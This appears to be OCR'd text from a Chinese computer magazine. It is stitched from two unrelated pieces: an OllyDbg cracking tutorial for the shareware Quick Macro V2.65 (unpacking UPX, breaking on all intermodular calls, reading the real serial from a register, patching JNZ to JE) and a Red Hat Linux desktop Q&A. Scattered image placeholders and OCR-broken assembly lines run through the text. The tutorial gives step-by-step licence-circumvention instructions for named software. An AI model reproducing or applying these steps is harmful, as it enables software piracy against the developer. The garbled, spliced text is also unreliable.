00456D4C   -E9 D865FCFF    JMP QMACRO.0041D329   //看见后边的0041D329了吗?
00456D51   0000            ADD BYTE PTR DS:[EAX],AL
00456D53   0000            ADD BYTE PTR DS:[EAX],AL
00456D55   0000            ADD BYTE PTR DS:[EAX],AL
00456D57   0000            ADD BYTE PTR DS:[EAX],AL
00456D59   0000            ADD BYTE PTR DS:[EAX],AL
```

在加壳程序里一般来说POPAD就是入口点的标志，找到这个就很容易找到入口点的了。我在这里主要目的不是脱壳，如果大家对这个有兴趣的话可以参看2003年9月的《黑客X档案》第41页。

找到这里我们在00456D4B处双击下个断点，然后F9运行到这里，再F8两次就从00456D4C这里跳到程序入口点0041D329。

```
0041D329   55   PUSH EBP //入口点
0041D32A   8BEC      MOV EBP,ESP
0041D32C   6A FF       PUSH -1
0041D32E   68 D0514200     PUSH QMACRO.004251D0
```

到此程序在壳中已经解压完全，在这里我们可以下常规断点了，现在就进入我们的主题——如何下万能断点。

下面注意，在载入程序选OD菜单栏上的插件：命令行（快捷键是ALT+F1），在弹出的窗口中输入断点命令bpx *（图2），按Enter键，结果出现一个标题为Intermodular calls的对话框（图3）。




图 2

然后把这个对话框关了，按F9运行程序。接着就是进入软件注册窗口，注册窗口里的“注册名”和“注册码”随便填（图4），点击OD工具栏上边的那个浅蓝色的“R”图标（图5），或者选择菜单栏上的“查看→参考”，你会看到刚才的Intermodular calls对话框。如图3中选中在每个命令中设置断点（热键是S）单击，你看每一行都变成了红色吧？这表示全部设下断点了，这就是下了万能断点哦！朋友们一定会问为什么不在程序运行后再下断点，其实这个问题我也不知道，只是程序运行后再下断点就截不到这些函数了，我发现对于加壳程序，在入口处下截取函数是最好的，对于未加壳的软件也是需要在入口处就截取函数。

现在我们点注册窗口的注册按键，程序会被中断在如下位置：

```
004151DF   6A 01        PUSH 1
004151E1   E8 28760000    CALL QMACRO.0041C80E    //程序被中断在这里
004151E6   8D4C24 08      LEA ECX,DWORD PTR SS:[ESP+8]
004151EA   E8 B3750000    CALL QMACRO.0041C7A2
004151EF   8B86 2C010000   MOV EAX,DWORD PTR DS:[ESI+12C]
004151F5   8DBE 2C010000   LEA EDI,DWORD PTR DS:[ESI+12C]
004151FB   68 90BD4200    PUSH QMACRO.0042BD90
00415200   50          PUSH EAX
```




图 3

后面的过程很烦燥，感觉在这一点上OD比不上TRW和SoftICE，不过我们只需要一直F8，然后注意哪个中断处下方几行同时出现PUSH+TEST+跳转指令（这是注册码追踪的常规方法），在这样的地方放慢速度，必要时可以用F7跟进CALL里边。在跟踪过程中，我们会发现在下边这个地方出现多次循环：




图 4




图 5

```
00413776   33C0         XOR EAX,EAX      //进行异或运算
00413778   8D4C24 0E      LEA ECX,DWORD PTR SS:[ESP+E]
0041377C   8A4434 20      MOV AL,BYTE PTR SS:[ESP+ESI+20]
00413780   50           PUSH EAX
00413781   68 94B54200     PUSH QMACRO.0042B594
00413786   51           PUSH ECX
00413787   FFD5          CALL EBP
00413789   8A5424 1A      MOV DL,BYTE PTR SS:[ESP+1A]
0041378D   8A4424 1B      MOV AL,BYTE PTR SS:[ESP+1B]
00413791   83C4 0C       ADD ESP,0C
00413794   8857 FF       MOV BYTE PTR DS:[EDI-1],DL
00413797   8807         MOV BYTE PTR DS:[EDI],AL
00413799   46           INC ESI
0041379A   83C7 02       ADD EDI,2
0041379D   83FE 10       CMP ESI,10
004137A0   ^7C D4        JL SHORT QMACRO.00413776
//往回跳到00413776
```

这里进行注册码的初步计算，计算完后会得到一个32位的字符串，继续跟进会发现下边有个CALL会再次计算注册码，有兴趣的朋友自己跟一下，我们现在不讨论这个。

继续按F8跟进，在下边不远处就会发现如下：

```
004140EA   E8 A1860000    CALL QMACRO.0041C790     //在这里中断
004140EF   8B4C24 28      MOV
```

```
ECX,DWORD PTR SS:[ESP+28]
    004140F3    8B5424 0C          MOV
EDX,DWORD PTR SS:[ESP+C]
    004140F7    51            PUSH ECX
//ECX 中为我们输入的假注册码
    004140F8    52            PUSH EDX
//EDX 中就是真正的注册码
    004140F9    FF15 C0184200      CALL
DWORD PTR DS:[4218C0]
    004140FF    83C4 08            ADD
ESP,8
    00414102    85C0               TEST
EAX,EAX              //对标志位进行校
验
    00414104    0F85 A0000000      JNZ
QMACRO.004141AA        //如果不等于则
跳转
    0041410A    68 B8B54200        PUSH
QMACRO.0042B5B8
```

在寄存器窗口中就可以看到004140F8中的注册码了（图6）。其实00414104的那个跳转就是暴破的关键，只要把它改为JE就暴破成功了。

这个方法很笨，不过对于一些新手或者在一些特殊情况下不失为一种好方法。本文介绍了OD下万能断点的方法，同时也粗略介绍了注册码追踪的常规方法，希望能给朋友们带来少许灵感。最后感谢yzez[DFCG]的支持！




图6

（本文所涉及的以下软件光盘中有收录：按键精灵Quick Macro V2.65、UPX、peid v0.91、OllyDbg1.09）

可不可以相互切换KDE及GNOME呀？

实际上X-Window只是一个很空荡的图形环境，而真正负责管理系统的则是运行在X-Window上的图形管理软件。在Linux也包括UNIX系统中，最常用到的就是KDE及GNOME了，在网上关于KDE、GNOME到底哪个更好的争论已经有好久了，但都是"萝卜青菜，各有所爱"，反正对于系统的操作来讲，这两个都是完全可以胜任的，至于到底选择哪一个，就看各人的喜好了。




图1

对于RedHat Linux系统来说，安装成功后，默认使用的是GNOME，如果我们想要更换成KDE的话，可以点击系统最左下角红色帽子图标->"系统工具"->"更多系统工具"->"Desktop Switching Tool"，在菜单中选中KDE，点"OK"按钮就可以了（图1）。我们可以随时使用Desktop Switching Tool在GNOME、KDE、TWM进行切换。

我在Red Linux下，将软盘放入软驱以及将光盘放入光驱，怎么软盘及光盘都认不出来呀？

对于Windows系统来说，软驱及光驱都是系统自动识别的，只要硬件安装成功，就可以在操作系统中直接使用。但是在Red Linux系统下却不是这样，默认是识别不出这些硬件的，我们要想使用软驱及光驱，就必须让系统先装载它才行。在桌面上右击软驱及光驱的图标，在弹出的菜单中，选择"装载"，系统就会自动的把软驱及光驱以文件的形式装载上了，装载完成后，我们就可以正常的使用软盘及光盘了。另外，在退出系统前，请不要忘记了，将装载的软驱及光驱卸载掉。

我在原来安装Red Linux的时候，软件包是采用默认的方式安装的，有许多都没有，有没有什么办法可以添加安装呢？

方法当然是有的。点击左下角红色帽子图标->"系统设置"->"添加／删除应用程序"，系统会检查系统软件包状态，然后将整个安装的情况显示出来（图2），方框前打上勾的为已经安装的，未打勾的是没有安装的，灰色打勾的为只安装该包中的部分软件的，我们可以通过点击最右边的"细节"来查看具体安装的软件包，选择好后，点击右下方的"更新"按钮，系统就会要求我们在光驱中放入相应的安装光盘，然后进行自动添加安装了。如果是想卸载某个软件包的话，方法一样。但有一点要注意，在放入光盘前，可别忘记了要Red Linux系统装载光盘哟，不然，系统可是认不出你的光驱哟！


